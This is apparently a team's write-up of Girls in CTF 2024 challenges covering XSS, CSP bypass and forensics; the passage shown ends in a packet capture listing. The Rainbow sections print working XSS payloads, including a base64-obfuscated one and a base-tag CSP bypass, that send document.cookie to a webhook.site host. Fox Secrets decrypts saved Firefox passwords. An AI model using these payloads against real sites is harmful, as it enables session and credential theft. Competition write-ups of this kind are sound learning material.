

Girls in CTF 2024



Team L4tJ1u_P4nM33


By
Encient aka Jia Qi
Jin_707 aka Emmy

Detailed writeup will be uploaded to <https://encient.github.io/>

Web.....	3
Rainbow 1.....	3
Rainbow 2.....	6
Forensics.....	9
MFTBasics.....	9
Fox Secrets.....	12
Olivia Boxter.....	14
QnA.....	20
Stop Slacking Off.....	21
Reverse Engineering.....	23
Gopher-chan.....	23
Phone Siapa Ni?.....	24
Pwn.....	26
Ret2Win I (Weee my 1st pwn writeup :P).....	26
Misc.....	28
I Forgot.....	28
Find Me 1 (omg jq enjoyed osint for the first time o.o).....	30
Find Me 2.....	32
DevOps 101: Piping Works.....	35
Dev(Sec?)Ops.....	37
Cryptography.....	38
Warmup Salsa Sauce.....	38
Warmup Cipher.....	40
Overflow Resources.....	42
Blockchain.....	44
Allowance.....	44

Web

Rainbow 1



From the challenge description, we can see this should be an XSS challenge, and the link also leads us to a youtube video introducing XSS. Since source code is provided, so we move on to check the source code first (important to understand how the website works and where you should inject the payload!)

```
const sanitizeInput = (input: string) => {
  const tagsToBlock = [
    /<img.*?>/i,
    /<iframe.*?>.*?<\!frame>/i,
    /<object.*?>.*?<\!object>/i,
    /<embed.*?>/i,
    /<link.*?>/i,
    /<style.*?>.*?<\!style>/i,
    /<script.*?>/i,
    /<math.*?>/i,
    /<video.*?>/i,
    /<form.*?>/i,
  ];
  let sanitizedInput = input;
  for (const pattern of tagsToBlock) {
    sanitizedInput = sanitizedInput.replace(pattern, '');
  }
  return sanitizedInput.trim() === '' ? '' : sanitizedInput;
};
```

At first, we can see that the filters implemented are quite strong which checks for all caps and will replace it, but there are still some tags that are not being filtered like **<svg onload=alert(1)>** When doing the writeup i also found that this works **<scr<script>ipt>alert(1)</script>** because the sanitization is done by using replace, so the system will read through our payload and



replace only **<script>** into empty making the payload to become **<script>alert(1)</script>** And don't forget to check until the end of the source code, we can see that the bot.js will be visiting the endpoint **/report** , which is where we should inject our payload on.

```
app.post('/report', limiter, async (c) => [
  const body = await c.req.parseBody();
  const url = body.input;

  if (!url) {
    return c.html('Error: Input is required!', 400);
  }

  (async () => {
    try {
      await visit(url);
    } catch (err) {
      console.error('Error visiting URL:', err);
    }
  })();
  
  return c.html('Bot is visiting the URL');
]);
```

Since xss is being triggered, we can just use the working payload and get the cookies as usual. Iframe is used to create a small webpage inside the web app, then supply with the unique URL from <https://webhook.site/>

Payload:

```
<svg/onload=document.write("<iframe
src='https://webhook.site/ccffcd19-da9c-4b78-a725-7377e2cab03b?cookie="+document.cookie
+"></iframe>");>
```

But just to avoid any hiccups and out of my own habits, I turn the context into base64 encoded strings and decode it back with eval +atob.

Final Payload :

```
<svg/onload=eval(atob("ZG9jdW1lbnQud3JpdGUoljxpZnJhbWUgc3JjPSdodHRwczovL3dlYmhvb2suc2l0ZS9jY2ZmY2QxOS1kYTIjLTRiNzgtYTcyNS03Mzc3ZTJjYWlwM2I/Y29va2lIPSIRZG9jdW1lbnQuY29va2lKyInPjwvaWZyYW1IPilpOw=="))>
```

The screenshot shows the Webhook.site interface. On the left, there's a sidebar with navigation links: Docs & API, Custom Actions, WebhookScript, Terms & Privacy, and Support. At the top right, there's a 'Copy' button. Below the sidebar, it says 'REQUESTS (4/100) Newest First' and has a 'Search Query' input field. A question mark icon is also present. The main area displays four recent requests:

- GET #c564e 3.1.25.253** (10/12/2024 1:26:58 AM)
- GET #5a05d 110.159.103.212** (10/12/2024 1:21:16 AM)
- GET #3a32b 110.159.103.212** (10/12/2024 1:09:41 AM)
- GET #62a2a 110.159.103.212** (10/12/2024 1:09:19 AM)

For the first request (GET #c564e), the detailed view shows:

Request Details		Permalink	Raw content	Copy as	Headers
GET	https://webhook.site/ccffcd19-da9c-4b78-a725-7377e2cab03b?cookie=flag=GCTF{i_th0ught_xss_w4s_4_myth}				accept-language: en-US,en;q=0.9 accept-encoding: gzip, deflate referer: http://10.1.25.253/ sec-fetch-dest: iframe sec-fetch-mode: navigate sec-fetch-site: cross-site accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.130 Safari/537.36 upgrade-insecure-requests: 1 sec-ch-ua-platform: "Linux" sec-ch-ua-mobile: ?0 sec-ch-ua: "Google Chrome/115.0.5790.130" host: webhook.site content-length: 0 content-type:
Query strings		Form values			
cookie: flag=GCTF{i_th0ught_xss_w4s_4_myth}		(empty)			
No content					

Rainbow 2

The screenshot shows a challenge interface. On the left, the challenge details are displayed: "CHALLENGE" button, "1 SOLVES", title "RAINBOW II", and a yellow star icon followed by "500". Below the title is a message: "Now you'll never be able to do stuff to my website again >:)" and a note: "NOTE: It is highly recommended to solve this challenge locally first." Underneath, it says "Challenge Author: vicevirus" and provides the URL "http://3.1.25.253:7889". There are two "View Hint" buttons, each pointing to the URL "https://www.w3schools.com/tags/tag_base.asp". At the bottom is a download link for "player.zip". On the right, a separate "Hint" window is open, showing the same URL "https://www.w3schools.com/tags/tag_base.asp" and a "Got it!" button.

The biggest difference of rainbow1 and rainbow2 is basically just this line :

```
c.header('Content-Security-Policy', "default-src 'self'; script-src 'self' 'nonce-a1b2c3d4e5f6g7h8'; style-src 'self';");
```

From the code above basically it checks all types of content and only allows content from the same origin as the website itself or its subdomains to be loaded. It also permits scripts from same origin or inline scripts with the specific nonce (a1b2c3d4e5f6g7h8) are allowed to execute.

Other details can refer to

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>. So obviously the previous payload using <svg> won't work.

The screenshot shows a browser developer tools console. It displays an error message: "Content-Security-Policy: The page's settings blocked the loading of a resource at inline ("script-src"). Source: alert(1)". Below the error message, there is a log entry: "GET http://localhost:7889/favicon.ico".

Hint released shows that we can utilize <base> tag which is a complete new thing for me hhh. Found a payload at [<https://www.cobalt.io/blog/csp-and-bypasses>](https://www.cobalt.io/blog/csp-and-bypasses) <Base Href=//X55.is> that proves that <base> works. Also found a good tool that helps to evaluate the strength and weaknesses of CSP <https://csp-evaluator.withgoogle.com/> and it hints us that base-uri and object-src are missing from the CSP.

Evaluated CSP as seen by a browser supporting CSP Version 3		expand/collapse all
X 'content-security-policy',	Directive "content-security-policy," is not a known CSP directive.	▼
☒ script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.	▼
✓ style-src		▼
X ''	Directive "" is not a known CSP directive.	▼
❶ object-src [missing]	Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?	^
❶ base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?	^
❶ require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.	▼

Means can do base-uri injection , found a very decent writeup on solving this kind of challenge
<https://medium.com/@dev.abdulhaq/csp-bypass-challenge-in-ebhadra-ctf-b2ec2f735e23>

So, basically i just host a python server with my js script in the directory (self created) of /static/rainbowifyText.js because the HTML document is loading an external JavaScript file called rainbowifyText.js from the /static/ directory on the server.

Payload on server :

window.location="<https://webhook.site/ccffcd19-da9c-4b78-a725-7377e2cab03b/>" + btoa([document.cookie](#));

then i threw the same port i hosted with python to ngrok to make it public (At first i was running on http, but apparently it had some issues, so i hosted it with ngrok tcp 3000 , copy the forwarding address and paste in into the href part of our payload)

```
ngrok
Sign up to try new private endpoints https://ngrok.com/new-features-update?ref=private

Session Status          online
Account                 emmytoh707@gmail.com (Plan: Free)
Version                 3.17.0
Region
Web Interface
Forwarding             http://127.0.0.1:4040
                         tcp://0.tcp.ap.ngrok.io:12606 - localhost:3000
Connections
                         1      0      0.00    0.00    50     p90
                                         0.01    0.01

Connections
```

then send below payload in the web app

Payload on web app:

<base href="tcp://0.tcp.ap.ngrok.io:122606"></base>

At first I sent it on the main index page to check if it works, then saw the request was coming

REQUESTS (5/100) Newest First

Search Query ?

GET #e00c6
2001:d08:e6:6cbe:2c4b:65da:4df0:605
10/12/2024 11:31:43 PM

GET #fd04
2001:d08:e6:6cbe:2c4b:65da:4df0:605
10/12/2024 11:31:05 PM

GET #02958 14.192.214.102
10/12/2024 10:43:22 PM

GET #3ae96 3.1.25.253
10/12/2024 10:41:44 PM

GET #e2b7d 110.159.103.212
10/12/2024 10:41:11 PM

Request Details

GET https://webhook.site/ccffcd19-da9c-4b78-a725-7377e2cab03b/ZmxhZz1HQ1RGe2I0czNfdDRnX2NzcF8zc2M0cDN9

Host: 3.1.25.253 | Whois | Shodan | Netify | Censys | VirusTotal

Date: 10/12/2024 10:41:44 PM (an hour ago)

Size: 0 bytes

Time: 0.000 sec

ID: 3ae96861-f0e2-48fd-804c-fffca5a81ceb

Note: Add Note

Query strings

into webhook, so just proceed to /report endpoint to send the payload.

Flag was appended at the end of the URL encoded as b64 bc according to the payload sent from my server. So just move to cyber chef decode and here we got the flag!

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input: ZmxhZz1HQ1RGe2I0czNfdDRnX2NzcF8zc2M0cDN9

Output: flag=GCTF{b4s3_t4g_csp_3sc4p3}

Flag: GCTF{b4s3_t4g_csp_3sc4p3}

Forensics

MFTBasics

CHALLENGE 7 SOLVES *

MFTBASICS

★ 356

Never store your secrets in text files.

Note: Forensics files were given before the CTF. If you haven't downloaded them, here's the link:
<https://shorturl.at/bHfhc>

ZIP Password:
2e83021cacb2aa2dc180901b31514d85683085

Challenge author: warlocksmurf

Here are some of the information we got from the challenge title and description:

- Title: it might be a basic MFT challenge
- Description: the flag might be in text file
- Attachment: only MFT file is given, so just focus on MFT

Entry Number	Parent Sequence	In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ad
109096	2	✓	..\Users\GIC2024\AppData\Local\..	AppCache133700152666472401.txt	.txt	✗	✗	✗
109096	2	✓	..\Users\GIC2024\AppData\Local\..	AppCache133700154286525274.txt	.txt	✗	✗	✗
109096	2	✓	..\Users\GIC2024\AppData\Local\..	AppCache133700154375375297.txt	.txt	✗	✗	✗
109096	2	✓	..\Users\GIC2024\AppData\Local\..	AppCache133700336755851060.txt	.txt	✗	✗	✗
112855	6	✓	..\Users\GIC2024\AppData\Local\..	FlightingLogging.txt	.txt	✗	✗	✗
110778	8	✓	..\Users\GIC2024\AppData\Local\..	LogFile_September_5_2024_11_10_6.txt	.txt	✗	✗	✗
54439	3	✓	..\Users\GIC2024\Desktop	flag.txt	.txt	✗	✗	✗
113023	3	✓	..\Users\GIC2024\Desktop\kape	2024-09-05T18_19_36_4398673_ConsoleLog.txt	.txt	✗	✗	✗
113023	3	✓	..\Users\GIC2024\Desktop\kape	ChangeLog.txt	.txt	✗	✗	✗
113025	2	✓	..\Users\GIC2024\Desktop\kape\DocumentationAndEULA.txt		.txt	✗	✗	✗
3123	1	✓	..\Windows\Microsoft.NET\Framework\..	ThirdPartyNotices.txt	.txt	✗	✗	✗
3158	1	✓	..\Windows\Microsoft.NET\Framework\..	ThirdPartyNotices.txt	.txt	✗	✗	✗

By performing basic MFT parsing using MFTECmd (which you can find [here](#)), we found flag.txt. There is no other filename that looks like flag, or anything with flag format. Since we are not able to get the content of the text file from this result as it is just a basic parsing, we need to find other methods to get the content of the text file.

MFT records will also contain several \$DATA attributes. The \$DATA attributes may contain the contents of the file itself, if the file is resident. Some sources indicate that if the file is around 700 bytes in size or so, for systems with MFT records that are **1024 bytes** in size, the file will be resident.

Signature	Link Count	Flags
00h: 46 49 4C 45	30 00 03 00	64 6F 11 B1 00 00 00
10h: 01 00 01 00	38 00 01 00	A0 01 00 00 00 04 00
20h: 00 00 00 00	00 00 00 00	60 06 00 00 00 00 00
30h: 00 00 00 00	00 00 00 00	C0 10 00 00 00 60 00
40h: 00 00 18 00	00 00 00 00	48 00 00 00 00 18 00
50h: 06 88 00 B1 12	15 C4 01 26 B8 BD	B1 12 35 C4
60h: 06 88 00 B1 12	15 C4 01 26 B8 BD	B1 12 35 C4
70h: 04 00 00 00 00	00 00 00 00 00	00 00 00 00 00 00 00
80h: 00 00 00 00 00	00 00 00 00 00	00 00 00 00 00 00 00
90h: 00 00 00 00 00	00 00 00 00 00	00 00 00 00 00 00 00



ScienceDirect.com

<https://www.sciencedirect.com/topics/computer-science>

Master File Table - an overview | ScienceDirect Topics

As shown, the file will be resident if it is small enough. It is called MFT resident and it is stored in MFT records. Since the flag is in the text file, it might be a MFT resident. We can also check the file size from the MFT record above.

```
C:\Users\...>MFTECmd.exe -f "D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\$MFT" --csv "D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\out2" --dr
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\$MFT --csv D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\out2 --dr

Warning: Administrator privileges not found!

File type: MFT


Processed D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\$MFT in 2.5116 seconds

D:\GCTF 2024\GCTF2024_Forensics\$MFT: FILE records found: 116,087 (Free records: 4,942) File size: 118.2MB
Path to D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\out2 doesn't exist. Creating...
CSV output will be saved to D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\out2\20241011161758_MFTECmd_$MFT_Output.csv
Resident data will be saved to D:\GCTF 2024\GCTF2024_Forensics\MFTBasics\out2\Resident
```

Therefore, we can use MFTECmd again, but this time is to dump the MFT resident.


20241011161758_MFTECmd_\$MFT_Output.csv									
Drag a column header here to group by that column									
e	Tag	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence...	In Use	Parent Path	File Name	
648	■	91126	=	1	761	1	✓	.\Program Files\WindowsApps\mi...	FlagToastQuickAc
649	■	91126		1	762	1	✓	.\Program Files\WindowsApps\mi...	FlagToastQuickAc
650	■	91127		1	763	1	✓	.\Program Files\WindowsApps\mi...	FlagToastQuickAc
917	■	106225		3	54453	3	✓	.\Users\GIC2024\AppData\Roamin...	flag.lnk
822	■	114404		3	54453	3	✓	.\Users\GIC2024\AppData\Roamin...	flag.lnk
059	■	114359	4	54439		3	✓	.\Users\GIC2024\Desktop	flag.txt
399	■	113698		2	113688	2	✓	.\Users\GIC2024\Desktop\kape\...	RegistryPlugin.A
400	■	113699		2	113688	2	✓	.\Users\GIC2024\Desktop\kape\...	RegistryPlugin.A

Get the entry number of the flag file from the CSV file that is exported.



```
114359-4_flag.txt.bin
File Edit View
The secret code is: 47 43 54 46 7b 62 34 73 31 63 73 5f 30 66 5f 4d 46 54 7d
```

Then, search through the MFT resident dump using its entry number.



The screenshot shows a hex editor interface with three main sections: Recipe, Input, and Output.

- Recipe:** A green panel titled "From Hex" containing a "Delimiter" field with "Space" selected.
- Input:** A white panel showing the secret code in hex: 47 43 54 46 7b 62 34 73 31 63 73 5f 30 66 5f 4d 46 54 7d.
- Output:** A white panel showing the converted ASCII string: |GCTF{b4s1cs_0f_MFT}|.

Flag: GCTF{b4s1cs_0f_MFT}

Fox Secrets

CHALLENGE 7 SOLVES ×

FOX SECRETS

★ 356


I might have accidentally place
the flag as a password on Firefox,
I hope Mr Mozarella is not mad at
me ...

Note: Forensics files were given
before the CTF. If you haven't
downloaded them, here's the link:
<https://shorturl.at/bHfhc>

ZIP Password:
2e83021cacb2aa2dc180901b31514d85683085

Challenge author: warlocksmurf

Challenge description hints that we need to find the password from Firefox. This might be the saved password of the user.



Name	Type	Date Modified
bookmarkbackups	1 Directory	9/6/2024 11:51:00 ...
crashes	1 Directory	9/6/2024 12:53:27 ...
datareporting	1 Directory	9/6/2024 1:14:25 ...
extension-store	1 Directory	9/6/2024 11:50:54 ...
extension-store-menus	1 Directory	9/6/2024 11:50:54 ...
gmp-gmpopenh264	1 Directory	9/6/2024 12:53:02 ...
gmp-widevinecdm	1 Directory	9/6/2024 12:53:03 ...
minidumps	1 Directory	9/6/2024 11:50:53 ...
saved-telemetry-pings	1 Directory	9/6/2024 1:14:25 PM
security_state	1 Directory	9/6/2024 11:50:54 ...
sessionstore-backups	1 Directory	9/6/2024 1:14:24 PM
settings	1 Directory	9/6/2024 12:53:02 ...
storage	1 Directory	9/6/2024 11:51:03 ...
\$I30	24 NTFS Index ...	9/6/2024 1:14:24 PM
addons.json	1 Regular File	9/6/2024 12:53:01 ...
addressbookicon16x16	1 Regular File	9/6/2024 11:51:01 ...

The user profile is normally stored in:

C:\Users\<your Windows login username>\AppData\Roaming\Mozilla\Firefox\Profiles\

Passwords:

- *key4.db*
- *logins.json*

Your passwords are stored in these two files. For more information, see [Password Manager - Remember, delete and edit logins and passwords in Firefox](#).

Note that the passwords are stored in these two files ([reference](#)).

```
{ "nextId":4,"logins": [{"id":1,"hostname":"https://github.com","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECMyvZ6SaioRSBBCj/No51/v08S82ivLTcvI","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECMy7f80cYoLBAn8BepvmiPTvlrqp0BAUz6","guid":"{3b908ca3-fd2c-4252-92ca-f12794779d95}","encType":1,"timeCreated":1725627209493,"timeLastUsed":1725627209493,"timePasswordChanged":1725628457409,"timesUsed":1,"syncCounter":2,"everSynced":false,"encryptedUnknownFields":null}, {"id":2,"hostname":"https://www.rehack.xyz","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECBH+uEqLqgWPBBAX50d698y5cd6GXaE78nuC","encryptedPassword":"MEIEEPgAAAAAAAEEwFAYIKoZIhvcNAwcECBH+uEqLqgWPBBAX50d698y5cd6GXaE78nuC","guid":"{639a44f3-571b-4635-bfe7-b4c44ad99508}","encType":1,"timeCreated":1725627231388,"timeLastUsed":1725627231388,"timePasswordChanged":1725627231388,"timesUsed":1,"syncCounter":1,"everSynced":false,"encryptedUnknownFields":MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECDkLYOZNl3ehBAj7rf2snTfzBw="}, {"id":3,"hostname":"https://ctftime.org","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECCwzidjG39CKBBCFMrJn9WC4zj1WXVQoEI2s,"encryptedPassword":MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPXV3kgwLe9BBCLmYfnYdCV3PF8QQQdz,"guid":"{026ecf05-4a9b-41f0-a08e-d9d4cc4e12f3}","encType":1,"timeCreated":1725627269189,"timeLastUsed":1725627269189,"timePasswordChanged":1725627269189,"timesUsed":1,"syncCounter":1,"everSynced":false,"encryptedUnknownFields":MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECHRnfZtFJOPRBAhx4/wDAXbMA="}], "potentiallyVulnerablePasswords":[], "dismissedBreachAlertsByLoginGUID":{}, "version":3}]}
```

However, all the usernames and passwords are encrypted.

```
[~(encient㉿kali)-[~/GCTF/firefox_decrypt]$ python firefox_decrypt.py /mnt/hgfs/kali-external/j4gjesg4.default-release
2024-10-12 00:29:27,274 - WARNING - profile.ini not found in /mnt/hgfs/kali-external/j4gjesg4.default-release
2024-10-12 00:29:27,275 - WARNING - Continuing and assuming '/mnt/hgfs/kali-external/j4gjesg4.default-release' is a profile location
Website: https://github.com
Username: 'warlocksmurf'
Password: 'GCTF{m0zarella_'

Website: https://www.rehack.xyz
Username: 'bluelobster'
Password: 'firefoX_p4ssw0rd'

Website: https://ctftime.org
Username: 'pepperonilover'
Password: 'ilovecheese'
```

We can use this [tool](#) to decrypt it ([resource](#)).

Flag: GCTF{m0zarella_f1ref0x_p4ssw0rd}

Olivia Boxter

CHALLENGE 2 SOLVES *

OLIVIA'S BOXTER

★ 500

During last year's semester break, Ava noticed suspicious network traffic at her home. She suspects that some form of communication took place but is unsure of the identities of the sender and receiver. Interestingly, she also observed that the person behind this activity seems to have an unusual obsession with the artist Olivia Rodrigo. Can you assist Ava in uncovering what happened?

Note: Forensics files were given before the CTF. If you haven't downloaded them, here's the link:
<https://shorturl.at/bHfhc>


ZIP Password:
2e83021cacb2aa2dc180901b31514d8568308

Challenge author: n3r

```
4 1.393765 172.26.228.247 192.168.218.1.. ICMP 47 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5)
5 1.394461 192.168.218.1.. 172.26.228.247 ICMP 47 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 4)
6 1.527283 172.26.228.247 192.168.218.1.. ICMP 43 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 7)
7 1.528390 192.168.218.1.. 172.26.228.247 ICMP 43 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 6)
8 1.667134 172.26.228.247 192.168.218.1.. ICMP 46 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 9)
9 1.667854 192.168.218.1.. 172.26.228.247 ICMP 46 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 8)
10 1.804981 172.26.228.247 192.168.218.1.. ICMP 48 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 11)
11 1.805668 192.168.218.1.. 172.26.228.247 ICMP 48 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 10)
12 1.925605 172.26.228.247 192.168.218.1.. ICMP 46 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 13)
13 1.926628 192.168.218.1.. 172.26.228.247 ICMP 46 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 12)
14 2.074702 172.26.228.247 192.168.218.1.. ICMP 49 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 15)
15 2.075704 192.168.218.1.. 172.26.228.247 ICMP 49 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 14)
16 2.197188 172.26.228.247 192.168.218.1.. ICMP 51 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 17)
17 2.197866 192.168.218.1.. 172.26.228.247 ICMP 51 Echo (ping) reply id=0x0000, seq=0/0, ttl=63 (request in 16)
